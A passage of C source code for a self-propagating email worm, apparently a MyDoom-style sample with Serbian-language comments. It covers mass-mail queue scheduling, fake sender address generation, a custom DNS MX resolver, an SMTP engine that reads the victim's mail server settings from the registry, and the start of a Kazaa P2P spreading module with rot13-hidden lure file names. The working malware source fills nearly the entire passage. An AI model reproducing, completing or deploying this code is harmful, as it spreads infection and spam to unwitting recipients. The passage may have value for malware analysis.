    "debby",    "helen",    "jerry",    "jimmy",    "julie",    "linda",
    "sandra"
};
#define gen_names_cnt (sizeof(gen_names) / sizeof(gen_names[0]))

void mm_gen(void)
{
  struct mailq_t *mq;
  int queue_total, i, j;
  char domain[128], *p;
  char out_mail[256];

  for (mq=massmail_queue, queue_total=0; mq; mq=mq->next, queue_total++);
  if (queue_total == 0) return;
  i = xrand32() % queue_total;
  for (j=0,mq=massmail_queue; (j < i) && mq; mq=mq->next, j++);
  if (mq == NULL) return;

  for (p=mq->to; *p && *p != '@'; p++);
  if (*p != '@') return;
  lstrcpyn(domain, p+1, MAX_DOMAIN-1);

  i = xrand16() % gen_names_cnt;

  lstrcpy(out_mail, gen_names[i]);
  lstrcat(out_mail, "@");
  lstrcat(out_mail, domain);

  massmail_addq(out_mail, 1);
}
```

```
// DNS keširanje

#define MMDNS_CACHESIZE 256

struct dnscache_t {
  struct dnscache_t *next;
  struct mxlist_t *mxs;
  char domain[MAX_DOMAIN];
  unsigned long tick_lastused;
  int ref;
};
struct dnscache_t * volatile mm_dnscache;

struct dnscache_t *mmdns_getcached(const char *domain)
{
  register struct dnscache_t *p;
  for (p=mm_dnscache; p; p=p->next)
    if (lstrcmpi(p->domain, domain) == 0) return p;
  return NULL;
}

int mmdns_addcache(const char *domain, struct mxlist_t *mxs)
{
  register struct dnscache_t *p, *p_oldest, *p_new;
  int cache_size;
  p_oldest = NULL;
  for (p=mm_dnscache, cache_size=0; p; cache_size++) {
    if (p->ref == 0) {
      if (p_oldest == NULL) {
        p_oldest = p;
      } else {
        if (p_oldest->tick_lastused < p->tick_lastused)
          p_oldest = p;
      }
    }
    p = p->next;
  }

  do {
    if (cache_size <= MMDNS_CACHESIZE) break;
    if (p_oldest == NULL)
      return 1;
    if (p_oldest->ref != 0)
      return 1;
      /* or: { break; } */
    p_oldest->ref = 1;
    p_oldest->domain[0] = 0;
    p_oldest->tick_lastused = GetTickCount();
    free_mx_list(p_oldest->mxs);
    lstrcpyn(p_oldest->domain, domain, MAX_DOMAIN-1);
    p_oldest->mxs = mxs;
    p_oldest->ref = 0;
```

```
    return 0;
  } while(0);

  p_new = (struct dnscache_t *)HeapAlloc(GetProcessHeap(), 0,
    sizeof(struct dnscache_t));
  if (p_new == NULL)
    return 1;
  memset(p_new, '\0', sizeof(struct dnscache_t));

  p_new->mxs = mxs;
  lstrcpyn(p_new->domain, domain, MAX_DOMAIN-1);
  p_new->tick_lastused = GetTickCount();
  p_new->ref = 0;

  p_new->next = mm_dnscache;
  mm_dnscache = p_new;

  return 0;
}

struct dnscache_t *mm_get_mx(const char *domain)
{
  struct dnscache_t *cached;
  struct mxlist_t *mxs;
  if ((cached = mmdns_getcached(domain)) != NULL) {
    cached->ref++;
    return cached;
  }
  mxs = get_mx_list(domain);
  if ((mxs == NULL) && ((GetTickCount() % 4) != 0))
    return NULL;
  mmdns_addcache(domain, mxs);
  cached = mmdns_getcached(domain);
  if (cached == NULL)
    // original:
    return NULL;

    // trebalo bi staviti:
    // {
    //   free_mx_list(mxs);
    //   return NULL;
    // }

  cached->ref++;
  return cached;
}

void mmsender(struct mailq_t *email)
{
  char domain[MAX_DOMAIN], *p;
  char *msg = NULL;
  struct dnscache_t *mxs_cached=NULL;
```

```
  struct mxlist_t *mxs=NULL;

  for (p=email->to; *p && *p != '@'; p++);
  if (*p++ != '@') return;
  lstrcpyn(domain, p, MAX_DOMAIN-1);

  mxs_cached = mm_get_mx(domain);
  if (mxs_cached == NULL)
    return;

  msg = msg_generate(email->to);
  if (msg == NULL) goto ex1;
  smtp_send(mxs_cached->mxs, msg);

  if (msg != NULL)
    GlobalFree((HGLOBAL)msg);
ex1:  if (mxs_cached != NULL)
    if (mxs_cached->ref > 0) mxs_cached->ref--;
  return;
}

static DWORD _stdcall mmsender_th(LPVOID pv)
{
  struct mailq_t *mq = (struct mailq_t *)pv;
  InterlockedIncrement(&mmshed_run_threads);
  if (mq != NULL) {
    mq->state = 1;
    mmsender(mq);
    mq->state = 2;
  }
  if (mmshed_run_threads > 0)
    InterlockedDecrement(&mmshed_run_threads);
  ExitThread(0);
  return 0;
}

// zakazivanje (scheduling) masovnog slanja e-mail poruka

#define MMSHED_THREADS          4
#define MMSHED_QUEUE_OVERFLOW   4096      // kritičan broj zahteva u redu
#define MMSHED_UNPROC_FREEZE    512
#define MMSHED_REQ_EXPIRES      (2*3600)  // u sekundama
#define MMSHED_GENTIMEOUT       (6*1000)  // u milisekundama

void mmshed_rmold(void)
{
  register struct mailq_t *mq, **mq_ptr, *p1;
  int delta;

  mq_ptr = (struct mailq_t **)&massmail_queue;
  mq = (struct mailq_t *)massmail_queue;
  while (mq != NULL) {
```

```
    if (mq->state != 2) {  /* != "completed" */
      mq_ptr = &mq->next;
      mq = mq->next;
      continue;
    }
    delta = (GetTickCount() - mq->tick_got) / 1000;
    if (((delta+5) < 0) || (delta > MMSHED_REQ_EXPIRES)) {
      p1 = mq;
      *mq_ptr = mq->next;
      mq = mq->next;
      HeapFree(GetProcessHeap(), 0, p1);
    } else {
      mq_ptr = &mq->next;
      mq = mq->next;
    }
  }
}

void massmail_main(void)
{
  register struct mailq_t *mq1;
  struct mailq_t *mq_best;
  int queue_status;   // status reda: 0 = OK,
                      // 1 = mnogo neodrađenih, 2 = nema neodrađenih
  int queue_total, queue_unprocessed;
  HANDLE hThread;
  DWORD tid, last_req_tick;

  queue_status = 0;
  mmshed_run_threads = 0;
  for (;;) {
    while (is_online() == 0) {
      Sleep(2048);
      scan_freeze(1);
      Sleep(16384 - 2048);
    }

    scan_freeze((queue_status == 1) ? 1 : 0);

    queue_total = 0;
    queue_unprocessed = 0;
    last_req_tick = 0;
    for (mq1=massmail_queue, mq_best=NULL; mq1; mq1=mq1->next) {
      queue_total++;
      if (mq1->state == 0) {  /* "not processed" */
        queue_unprocessed++;
        if (mq_best) {
          if (mq_best->priority > mq1->priority)
            mq_best = mq1;
        } else {
          mq_best = mq1;
        }
```

```
      }
      if (mq1->tick_got >= last_req_tick)
        last_req_tick = mq1->tick_got;
    }

    if (queue_total >= MMSHED_QUEUE_OVERFLOW) {
      mmshed_rmold();
      if (queue_unprocessed > MMSHED_UNPROC_FREEZE) {
        queue_status = 1;
        scan_freeze(1);
      } else {
        queue_status = 0;
      }
    } else {
      queue_status = 0;
    }
    if ((queue_unprocessed == 0) || (mq_best == NULL)) {
      queue_status = 2;
      scan_freeze(0);
      if ((queue_total >= 3) && last_req_tick &&
          ((GetTickCount() - last_req_tick) >= MMSHED_GENTIMEOUT)) {
        mm_gen();
        Sleep(128);
      } else {
        Sleep(1024);
      }
      continue;
    }

    if (mmshed_run_threads >= MMSHED_THREADS) {
      Sleep(256);
      continue;
    }

    mq_best->state = 1;
    hThread = CreateThread(0, 0, mmsender_th, (LPVOID)mq_best, 0, &tid);
    if (hThread == NULL || hThread == INVALID_HANDLE_VALUE) {
      mq_best->state = 2;
      Sleep(1024);
      continue;
    }
    CloseHandle(hThread);

    Sleep(256);
  }
}

void massmail_init(void)
{
  massmail_queue = NULL;
  mmshed_run_threads = 0;
  mm_dnscache = NULL;
```

```
}

DWORD _stdcall massmail_main_th(LPVOID pv)
{
  massmail_main();
  ExitThread(0);
  return 0;
}
```

- Datoteka xsmtp.h

```
#ifndef _SYNC_XSMTP_H_
#define _SYNC_XSMTP_H_

int smtp_send(struct mxlist_t *primary_mxs, char *message);

#endif
```

- Datoteka xsmtp.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "lib.h"
#include "xdns.h"
#include "massmail.h"
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "user32.lib")

#define my_tolower(c) (((c)>='a' && (c)<='z') ? ((c)-'a'+'A') : (c));
#define my_isdigit(c) ((c)>='0' && (c)<='9')
#define my_isalpha(c) (((c)>='a' && (c)<='z') || ((c)>='A' && (c)<='Z'))
#define my_isalnum(c) (my_isdigit(c) || my_isalpha(c))

static int recvline(SOCKET s, char *buf, int size, unsigned long timeout)
{
  int i, t;
  for (i=0; (i+1)<size;) {
    if (timeout != 0) {
      fd_set fds;
      struct timeval tv;
      FD_ZERO(&fds);
      FD_SET(s, &fds);
      tv.tv_sec = timeout / 1000;
      tv.tv_usec = (timeout % 1000) * 1000;
      if (select(0, &fds, NULL, NULL, &tv) <= 0)
        break;
    }
    t = recv(s, buf+i, 1, 0);
    if (t < 0) return -1;
    if (t == 0) break;
```

```
    if (buf[i++] == '\n') break;
  }
  buf[i] = 0;
  return i;
}

static unsigned long my_atou_x(char *s)
{
  unsigned radix=10, c;
  unsigned long n=0;

  while (*s == ' ' || *s == '\t') s++;

  if (s[0] == '0' && s[1] == 'x') {
    radix = 16;
    s += 2;
  }

  while (my_isalnum(*s)) {
    c = my_tolower(*s); s++;
    if (my_isdigit(c)) c=c-'0'; else c=c-'A'+10;
    if (c >= radix) break;
    n = n * radix + c;
  }

  return n;
}

static int my_atoi(char *s)
{
  int n=0;
  while (*s == ' ' || *s == '\t') s++;
  while (my_isalnum(*s))
    n = n * 10 + (*s++ - '0');
  return n;
}

static unsigned long resolve(char *hostname)
{
  unsigned long ip = inet_addr(hostname);
  if (ip == 0xFFFFFFFF || (ip == 0 && hostname[0] != '0')) {
    struct hostent *h = gethostbyname(hostname);
    if (h != NULL)
      ip = *(unsigned long *)h->h_addr_list[0];
  }
  if (ip == 0xFFFFFFFF) ip = 0;
  return ip;
}

static int mail_extracthdr(char *headers, char *name, char *buf, int bufsize)
{
  char *p = headers, *q;
```

```
  char hdrname[256];
  int i;

  if (headers==NULL || name==NULL || buf==NULL || bufsize <= 0) return 1;
  while (*p == '\r' || *p == '\n' || *p == ' ' || *p == '\t') p++;

  while (*p) {
    for (i=0; i<(sizeof(hdrname)-1);) {
      char c = *p++;
      if (c == 0) break;
      if (c == ':' || c == '\r' || c == '\n') { p--; break; }
      if (c == '\t') c=' ';
      if (i>0 && c==' ') { if(hdrname[i-1]==' ') continue; }
      if (i==0 && c==' ') continue;
      hdrname[i++] = c;
    }
    hdrname[i] = 0;

    if (*p == 0) break;

    if (hdrname[lstrlen(hdrname)-1] == ' ') hdrname[lstrlen(hdrname)-1] = 0;
    if (hdrname[0] == 0) break;

    if (*p == ':') {
      CharLower(hdrname);
      if (lstrcmpi(hdrname, name) == 0) {
        p++;
        goto hdr_found;
      }
    }

    while (*p != '\n' && *p != '\r' && *p) p++;
    if (*p == 0) break;

    if (*p == '\n') {
      p++;
      if (*p == '\r') p++;
    } else if (*p == '\r') {
      p++;
      if (*p == '\n') p++;
    }
    if (*p == '\n' || *p == '\r') break;
  }

  return 1;

hdr_found:
  if (*p == ' ' || *p == '\t') p++;
  for (i=0; i<(bufsize-1);) {
    char c = *p++;
    if (c == '\r' || c == '\n') {
      q = p--;
```

```
      while (*q == '\n' || *q == '\r') q++;
      if (*q != ' ' && *q != '\t') break;

      while (*p == '\n' || *p == '\r') p++;
      continue;
    }
    buf[i++] = c;
  }
  buf[i] = 0;
  return 0;
}

static int wait_sockread(SOCKET sock, unsigned long timeout)
{
  struct timeval tv;
  fd_set fds;

  tv.tv_sec = timeout / 1000;
  tv.tv_usec = (timeout % 1000) * 1000;
  FD_ZERO(&fds);
  FD_SET(sock, &fds);
  return (select(0, &fds, NULL, NULL, &tv) <= 0) ? 1 : 0;
}

static int smtp_issue(SOCKET sock, int timeout, LPCTSTR lpFormat, ...)
{
  char buf[1024], *p;
  int code;

  if (lpFormat != NULL) {
    va_list arglist;
      va_start(arglist, lpFormat);
    wvsprintf(buf, lpFormat, arglist);
    va_end(arglist);
    send(sock, buf, lstrlen(buf), 0);
  }

  for (;;) {
    if (recvline(sock, buf, sizeof(buf), timeout) <= 0) return 0;
    for (p=buf, code=0; *p == ' ' || *p == '\t'; p++);
    while (*p >= '0' && *p <= '9') code = code * 10 + *p++ - '0';
    if (*p == '-') continue;
    break;
  }

  return code;
}

static int smtp_send_server(struct sockaddr_in *addr, char *message)
{
  char from[256], from_domain[256], rcpt[256], *p, *q;
  char fmt[256];
```

```
int stat;
SOCKET sock;

if (mail_extracthdr(message, "From", from, sizeof(from))) return 1;
if (mail_extracthdr(message, "To", rcpt, sizeof(rcpt))) return 1;
for (p=from; *p && *p != '@'; p++);
if (*p == 0) return 1;
lstrcpy(from_domain, p+1);

sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
if (sock == INVALID_SOCKET) return 1;
if (connect(sock, (struct sockaddr *)addr, sizeof(struct sockaddr_in)))
  goto err;

if (wait_sockread(sock, 15000)) goto err;
stat = smtp_issue(sock, 15000, NULL);
if (stat < 200 || stat >= 400) goto err;

rot13(fmt, "RUYB %f\r\n");  /* EHLO %s */
stat = smtp_issue(sock, 10000, fmt, from_domain);
if (stat < 200 || stat > 299) {
  rot13(fmt, "URYB %f\r\n");  /* "HELO %s\r\n" */
  stat = smtp_issue(sock, 10000, fmt, from_domain);
  if (stat < 200 || stat > 299) goto err;
}

rot13(fmt, "ZNVY SEBZ:<%f>\r\n");  /* "MAIL FROM:<%s>\r\n" */
stat = smtp_issue(sock, 10000, fmt, from);
if (stat < 200 || stat > 299) goto err;
rot13(fmt, "EPCG GB:<%f>\r\n");    /* "RCPT TO:<%s>\r\n" */
stat = smtp_issue(sock, 10000, fmt, rcpt);
if (stat < 200 || stat > 299) goto err;

stat = smtp_issue(sock, 10000, "DATA\r\n");
if (stat < 200 || stat > 399) goto err;

for (p=message;;) {
  for (q=p; *q && *q != '\n' && *q != '\r'; q++);
  while (*q == '\n' || *q == '\r') q++;
  if (p == q) break;

  if (*p == '.') send(sock, ".", 1, 0);
  if (send(sock, p, q-p, 0) <= 0) goto err;
  p = q;
}

send(sock, "\r\n.\r\n", 5, 0);

stat = smtp_issue(sock, 15000, NULL);
if (stat < 200 || stat >= 400) goto err;

smtp_issue(sock, 5000, "QUIT\r\n");
```

```
  closesocket(sock);
  return 0;

err:  closesocket(sock);
  return 1;
}

// isprobaj ISP

static int xsmtp_try_isp(char *message)
{
  struct sockaddr_in addr;
  char buf1[128], buf2[256], buf3[256], buf4[128];
  DWORD indx, dwsize;
  HKEY regkey1, regkey2;
  int success;

  rot13(buf1, "Fbsgjner\\Zvpebfbsg\\Vagrearg Nppbhag Znantre\\Nppbhagf");

  rot13(buf4, "FZGC Freire");

  if (RegOpenKeyEx(HKEY_CURRENT_USER, buf1, 0, KEY_READ, &regkey1) != 0)
    return 1;
  indx = 0;
  success = 0;
  while (RegEnumKey(regkey1, indx++, buf2, sizeof(buf2)) == ERROR_SUCCESS) {
    if (RegOpenKeyEx(regkey1, buf2, 0, KEY_READ, &regkey2) != ERROR_SUCCESS)
      continue;
    memset(buf3, '\0', sizeof(buf3));
    dwsize = 256;
    if (RegQueryValueEx(regkey2, buf4, 0, 0, buf3, &dwsize) == 0) {
      addr.sin_addr.s_addr = resolve(buf3);
      if (addr.sin_addr.s_addr != 0) {
        addr.sin_family = AF_INET;
        addr.sin_port = htons(25);
        if (smtp_send_server(&addr, message) == 0)
          success = 1;
      }
    }
    RegCloseKey(regkey2);

    if (success) break;
  }
  RegCloseKey(regkey1);
  return (success) ? 0 : 1;
}

int smtp_send(struct mxlist_t *primary_mxs, char *message)
{
  struct sockaddr_in addr;
  char rcpt[256], rcpt_domain[256], *p, buf[256];
  struct mxlist_t *mxl;
```

```
  int i;

  if (message == NULL) return 1;

  if (mail_extracthdr(message, "To", rcpt, sizeof(rcpt))) return 1;
  for (p=rcpt; *p && *p != '@'; p++);
  if (*p == 0) return 1;
  lstrcpy(rcpt_domain, p+1);

  for (mxl=primary_mxs; mxl; mxl=mxl->next) {
    addr.sin_addr.s_addr = resolve(mxl->mx);
    if (addr.sin_addr.s_addr == 0) continue;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(25);
    if (smtp_send_server(&addr, message) == 0)
      return 0;
  }

  for (i=0;; i++) {
    switch(i) {
      case 0: lstrcpy(buf, rcpt_domain); break;
      case 1: wsprintf(buf, "mx.%s", rcpt_domain); break;
      case 2: wsprintf(buf, "mail.%s", rcpt_domain); break;
      case 3: wsprintf(buf, "smtp.%s", rcpt_domain); break;
      case 4: wsprintf(buf, "mx1.%s", rcpt_domain); break;
      case 5: wsprintf(buf, "mxs.%s", rcpt_domain); break;
      case 6: wsprintf(buf, "mail1.%s", rcpt_domain); break;
      case 7: wsprintf(buf, "relay.%s", rcpt_domain); break;
      case 8: wsprintf(buf, "ns.%s", rcpt_domain); break;
      case 9: wsprintf(buf, "gate.%s", rcpt_domain); break;
      default: buf[0] = 0; break;
    }
    if (buf[0] == 0) break;
    addr.sin_addr.s_addr = resolve(buf);
    if (addr.sin_addr.s_addr == 0) continue;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(25);
    if (smtp_send_server(&addr, message) == 0) return 0;

    if ((xrand16() % 100) < 20) break;
  }

  if ((xrand16() % 100) < 25)
    if (xsmtp_try_isp(message) == 0) return 0;

  return 1;
}
```

- Datoteka xdns.h

```
#ifndef _SYNC_XDNS_H_
#define _SYNC_XDNS_H
```

```
struct mxlist_t {
  struct mxlist_t *next;
  int pref;
  char mx[256];
};

struct mxlist_t *get_mx_list(const char *domain);
void free_mx_list(struct mxlist_t *);

#endif
```

- Datoteka xdns.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <windns.h>
#include <iphlpapi.h>
#include "xdns.h"

#pragma comment(lib, "ws2_32.lib")

#define mx_alloc(n) ((void*)HeapAlloc(GetProcessHeap(),0,(n)))
#define mx_free(p) {HeapFree(GetProcessHeap(),0,(p));}

#define TYPE_MX 15
#define CLASS_IN 1

#pragma pack(push, 1)
struct dnsreq_t {
  WORD id;
  WORD flags;
  WORD qncount;
  WORD ancount;
  WORD nscount;
  WORD arcount;
};
#pragma pack(pop)

struct mx_rrlist_t {
  struct mx_rrlist_t *next;
  char domain[260];
  WORD rr_type;
  WORD rr_class;
  WORD rdlen;
  int rdata_offs;
};

static int mx_dns2qname(const char *domain, unsigned char *buf)
{
  int i, p, t;
  for (i=0,p=0;;) {
```

```
    if (domain[i] == 0) break;
    for (t=i; domain[t] && (domain[t] != '.'); t++);
    buf[p++] = (t - i);
    while (i < t) buf[p++] = domain[i++];
    if (domain[i] == '.') i++;
  }
  buf[p++] = '\0';
  return p;
}

static int mx_make_query(int sock, struct sockaddr_in *dns_addr,
  const char *domain, WORD req_flags)
{
  unsigned char buf[1024];
  int i, tmp;

  memset(buf, 0, sizeof(buf));
  i = 0;
  *(WORD *)(buf+i) = (WORD)(GetTickCount() & 0xFFFF); i += 2;
  *(WORD *)(buf+i) = req_flags; i += 2;    /* flags */
  *(WORD *)(buf+i) = htons(0x0001); i += 2;  /* qncount */
  *(WORD *)(buf+i) = 0; i += 2;
  *(WORD *)(buf+i) = 0; i += 2;
  *(WORD *)(buf+i) = 0; i += 2;

  tmp = mx_dns2qname(domain, buf+i); i += tmp;
  *(WORD *)(buf+i) = htons(TYPE_MX); i += 2;
  *(WORD *)(buf+i) = htons(CLASS_IN); i += 2;

  tmp = sendto(sock, buf, i, 0, (struct sockaddr *)dns_addr,
    sizeof(struct sockaddr_in));
  return (tmp <= 0) ? 1 : 0;
}

static int mx_skipqn(unsigned char *buf, int pos, int len,
  struct dnsreq_t *reply_hdr)
{
  int i, n;
  for (i=0; (i<ntohs(reply_hdr->qncount)) && (pos < len);) {
    n = buf[pos];
    if (n == 0) {
      pos += 5;
      i++;
    } else if (n < 64) {
      pos += 1+n;
    } else {
      pos += 6;
      i++;
    }
  }
  return pos;
}
```

```
static int mx_decode_domain(unsigned char *buf, int pos, int len, char *out)
{
  int retpos=0, sw, n, j, out_pos;
  *out = 0;

  for (sw=0, out_pos=0; pos < len;) {
    if (out_pos >= 255)
      break;
    n = (unsigned char)buf[pos];
    if (n == 0) {
      pos++;
      break;
    } else if (n < 64) {
      pos++;
      for (j=0; j<n; j++)
        out[out_pos++] = buf[pos++];
      out[out_pos++] = '.';
    } else {
      if (sw == 0) retpos=pos+2;
      sw = 1;
      n = ntohs(*(WORD *)(buf+pos)) & 0x3FFF;
      pos = n;
      if (pos >= len) break;
    }
  }

  while (out_pos > 0)
    if (out[out_pos-1] != '.') break; else out_pos--;
  out[out_pos] = 0;

  return (sw == 0) ? pos : retpos;
}

static void mx_free_rrlist(struct mx_rrlist_t *p)
{
  struct mx_rrlist_t *q;
  while (p != NULL) {
    q = p->next;
    mx_free(p);
    p = q;
  }
}

static struct mx_rrlist_t *mx_parse_rr(unsigned char *buf, int reply_len)
{
  struct mx_rrlist_t *root, *top, *newrr, tmp_rr;
  struct dnsreq_t *reply_hdr;
  int i, j, rr, rr_count;

  root = top = NULL;
  reply_hdr = (struct dnsreq_t *)buf;
```

```
  if (reply_len < 12) return NULL;
  i = 12;
  i = mx_skipqn(buf, i, reply_len, reply_hdr);

  if (i >= reply_len)
    return NULL;

  rr_count = reply_hdr->ancount + reply_hdr->nscount + reply_hdr->arcount;
  for (rr=0,newrr=NULL; (rr < rr_count) && (i < reply_len); rr++) {
    memset(&tmp_rr, '\0', sizeof(struct mx_rrlist_t));
    i = mx_decode_domain(buf, i, reply_len, tmp_rr.domain);
    if ((i+10) >= reply_len) break;
    tmp_rr.rr_type = ntohs(*(WORD*)(buf+i)); i += 2;
    tmp_rr.rr_class = ntohs(*(WORD*)(buf+i)); i += 2;
    // TTL (Time to Leave) 32 bita
    i += 4;
    tmp_rr.rdlen = ntohs(*(WORD*)(buf+i)); i += 2;
    tmp_rr.rdata_offs = i;
    if ((tmp_rr.rdlen < 0) || ((i+tmp_rr.rdlen) > reply_len)) break;

    j = sizeof(struct mx_rrlist_t) + 16;
    newrr = (struct mx_rrlist_t *)mx_alloc(j);
    if (newrr == NULL) break;
    memset((char *)newrr, '\0', j);
    *newrr = tmp_rr;
    i += tmp_rr.rdlen;

    newrr->next = NULL;
    if (top == NULL) {
      root = top = newrr;
    } else {
      top->next = newrr;
      top = newrr;
    }
  }
  return root;
}

static struct mxlist_t *my_get_mx_list2(struct sockaddr_in *dns_addr,
  const char *domain, int *err_stat)
{
  int sock, reply_len, rrcode, buf_size;
  int loc_retry;
  struct timeval tv;
  struct fd_set fds;
  unsigned char *buf;
  unsigned short query_fl;
  struct dnsreq_t *reply_hdr;
  struct mx_rrlist_t *rrlist=NULL, *rr1;
  struct mxlist_t *mxlist_root, *mxlist_top, *mxlist_new;

  *err_stat = 1;
```

```
buf_size = 4096;
buf = (char *)mx_alloc(buf_size);
if (buf == NULL) return NULL;

sock = socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP);
if (sock == 0 || sock == INVALID_SOCKET) {
  mx_free(buf);
  return NULL;
}

for (loc_retry=0; loc_retry<2; loc_retry++) {
  mxlist_root = mxlist_top = NULL;

  if (loc_retry == 0)
    query_fl = htons(0x0100);
  else
    query_fl = htons(0);

  if (mx_make_query(sock, dns_addr, domain, query_fl))
    continue;

  FD_ZERO(&fds); FD_SET(sock, &fds);
  tv.tv_sec = 12; tv.tv_usec = 0;
  if (select(0, &fds, NULL, NULL, &tv) <= 0)
    continue;

  memset(buf, '\0', sizeof(buf));
  reply_len = recv(sock, buf, buf_size,0);
  if (reply_len <= 0 || reply_len <= sizeof(struct dnsreq_t))
    continue;

  reply_hdr = (struct dnsreq_t *)buf;

  rrcode = ntohs(reply_hdr->flags) & 0x0F;
  if (rrcode == 3) {
    *err_stat = 2;
    break;
  }
  if ((rrcode == 2) && (ntohs(reply_hdr->flags) & 0x80)) {
    *err_stat = 2;
    break;
  }
  if (rrcode != 0)
    continue;

  rrlist = mx_parse_rr(buf, reply_len);
  if (rrlist == NULL)
    continue;

  mxlist_root = mxlist_top = NULL;
  for (rr1=rrlist; rr1; rr1=rr1->next) {
    if ((rr1->rr_class != CLASS_IN) || (rr1->rr_type != TYPE_MX) ||
```

```
          (rr1->rdlen < 3)) continue;
      mxlist_new = (struct mxlist_t *)mx_alloc(sizeof(struct mxlist_t));
      if (mxlist_new == NULL) break;
      memset(mxlist_new, 0, sizeof(struct mxlist_t));

      mxlist_new->pref = ntohs(*(WORD *)(buf+rr1->rdata_offs+0));
      mx_decode_domain(buf, rr1->rdata_offs+2, reply_len, mxlist_new->mx);
      if (mxlist_new->mx[0] == 0) {
        mx_free(mxlist_new);
        continue;
      }

      if (mxlist_top == NULL) {
        mxlist_root = mxlist_top = mxlist_new;
      } else {
        mxlist_top->next = mxlist_new;
        mxlist_top = mxlist_new;
      }
    }

    if (mxlist_root == NULL) {
      mx_free_rrlist(rrlist);
      continue;
    }

    mx_free_rrlist(rrlist);
    break;
  }
  mx_free(buf);
  closesocket(sock);
  return mxlist_root;
}

struct mxlist_t *my_get_mx_list(struct sockaddr_in *dns_addr,
  const char *domain)
{
  struct mxlist_t *list;
  int i, e;
  for (i=0; i<2; i++) {
    list = my_get_mx_list2(dns_addr, domain, &e);
    if (list != NULL) return list;
    if (e == 2)     /* permanent error */
      break;
    Sleep(100);
  }
  return NULL;
}

typedef DNS_STATUS (WINAPI *DNSQUERYA)(IN PCSTR pszName, IN WORD wType,
                    IN DWORD Options, IN PIP4_ARRAY aipServers OPTIONAL,
                    IN OUT PDNS_RECORD *ppQueryResults OPTIONAL,
                    IN OUT PVOID *pReserved OPTIONAL);
```

```
static struct mxlist_t *getmx_dnsapi(const char *domain)
{
  HINSTANCE hDnsapi;
  DNSQUERYA pDnsQuery_A;
  DNS_RECORD *pQueryResults, *pQueryRec;
  DNS_STATUS statusDns;
  char szDnsApi[] = "dnsapi.dll";
  struct mxlist_t *mx_root, *mx_top, *mx_new;

  hDnsapi = GetModuleHandle(szDnsApi);
  if (hDnsapi == NULL) {
    hDnsapi = LoadLibrary(szDnsApi);
    if (hDnsapi == NULL) return NULL;
  }
  pDnsQuery_A = (DNSQUERYA)GetProcAddress(hDnsapi, "DnsQuery_A");
  if (pDnsQuery_A == NULL) return NULL;

  statusDns = pDnsQuery_A(domain, DNS_TYPE_MX, DNS_QUERY_STANDARD,
    NULL, &pQueryResults, NULL);
  if (statusDns != ERROR_SUCCESS) return NULL;

  mx_root = mx_top = NULL;
  for (pQueryRec=pQueryResults; pQueryRec; pQueryRec = pQueryRec->pNext) {
    if (pQueryRec->wType != DNS_TYPE_MX) continue;
    mx_new = (struct mxlist_t *)mx_alloc(sizeof(struct mxlist_t));
    if (mx_new == NULL) break;
    memset(mx_new, '\0', sizeof(struct mxlist_t));
    mx_new->pref = pQueryRec->Data.MX.wPreference;
    lstrcpyn(mx_new->mx, pQueryRec->Data.MX.pNameExchange, 255);
    if (mx_top == NULL) {
      mx_root = mx_top = mx_new;
    } else {
      mx_top->next = mx_new;
      mx_top = mx_new;
    }
  }
  return mx_root;
}

typedef DWORD (WINAPI *GetNetworkParams_t)(PFIXED_INFO, PULONG);

static struct mxlist_t *getmx_mydns(const char *domain)
{
  static const char szIphlpapiDll[] = "iphlpapi.dll";
  HINSTANCE hIphlpapi;
  GetNetworkParams_t pGetNetworkParams;
  char *info_buf;
  FIXED_INFO *info;
  IP_ADDR_STRING *pa;
  DWORD dw, info_buf_size;
  struct sockaddr_in addr;
  struct mxlist_t *mxlist;
```

```
  hIphlpapi = GetModuleHandle(szIphlpapiDll);
  if (hIphlpapi == NULL || hIphlpapi == INVALID_HANDLE_VALUE)
    hIphlpapi = LoadLibrary(szIphlpapiDll);
  if (hIphlpapi == NULL || hIphlpapi == INVALID_HANDLE_VALUE) return NULL;
  pGetNetworkParams = (GetNetworkParams_t)GetProcAddress(hIphlpapi,
    "GetNetworkParams");
  if (pGetNetworkParams == NULL) return NULL;

  info_buf_size = 16384;
  info_buf = (char *)mx_alloc(info_buf_size);
  dw = info_buf_size;
  info = (FIXED_INFO *)info_buf;
  if (pGetNetworkParams(info, &dw) != ERROR_SUCCESS)
    return NULL;

  for (mxlist=NULL,pa=&info->DnsServerList; pa; pa=pa->Next) {
    if (pa->IpAddress.String == NULL) continue;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(53);
    addr.sin_addr.s_addr = inet_addr(pa->IpAddress.String);
    if (addr.sin_addr.s_addr == 0 || addr.sin_addr.s_addr == 0xFFFFFFFF) {
      struct hostent *h = gethostbyname(pa->IpAddress.String);
      if (h == NULL) continue;
      addr.sin_addr = *(struct in_addr *)h->h_addr_list[0];
    }
    if (addr.sin_addr.s_addr == 0 || addr.sin_addr.s_addr == 0xFFFFFFFF)
      continue;

    mxlist = my_get_mx_list(&addr, domain);
    if (mxlist != NULL) break;
  }
  mx_free(info_buf);
  return mxlist;
}

struct mxlist_t *get_mx_list(const char *domain)
{
  struct mxlist_t *p;
  if ((p = getmx_dnsapi(domain)) != NULL) return p;
  else return getmx_mydns(domain);
}

void free_mx_list(struct mxlist_t *p)
{
  struct mxlist_t *q;
  while (p != NULL) {
    q = p->next;
    mx_free(p);
    p = q;
  }
}
```

[4.] Deo koda koji obezbeđuje širenje crva preko Kazaa P2P mreže

- Datoteka p2p.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include "lib.h"

char *kazaa_names[] = {
  "jvanzc5",
  "vpd2004-svany",
  "npgvingvba_penpx",
  "fgevc-tvey-2.0o"
  "qpbz_cngpurf",
  "ebbgxvgKC",
  "bssvpr_penpx",
  "ahxr2004"
};

static void kazaa_spread(char *file)
{
  int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
  char kaza[256];
  DWORD kazalen=sizeof(kaza);
  HKEY hKey;
  char key_path[64], key_val[32];

  // Software\Kazaa\Transfer
  rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
  // "DlDir0"
  rot13(key_val, "QyQve0");

  // Preuzmi putanju do programa Kazaa iz registry baze
  ZeroMemory(kaza, kazalen);
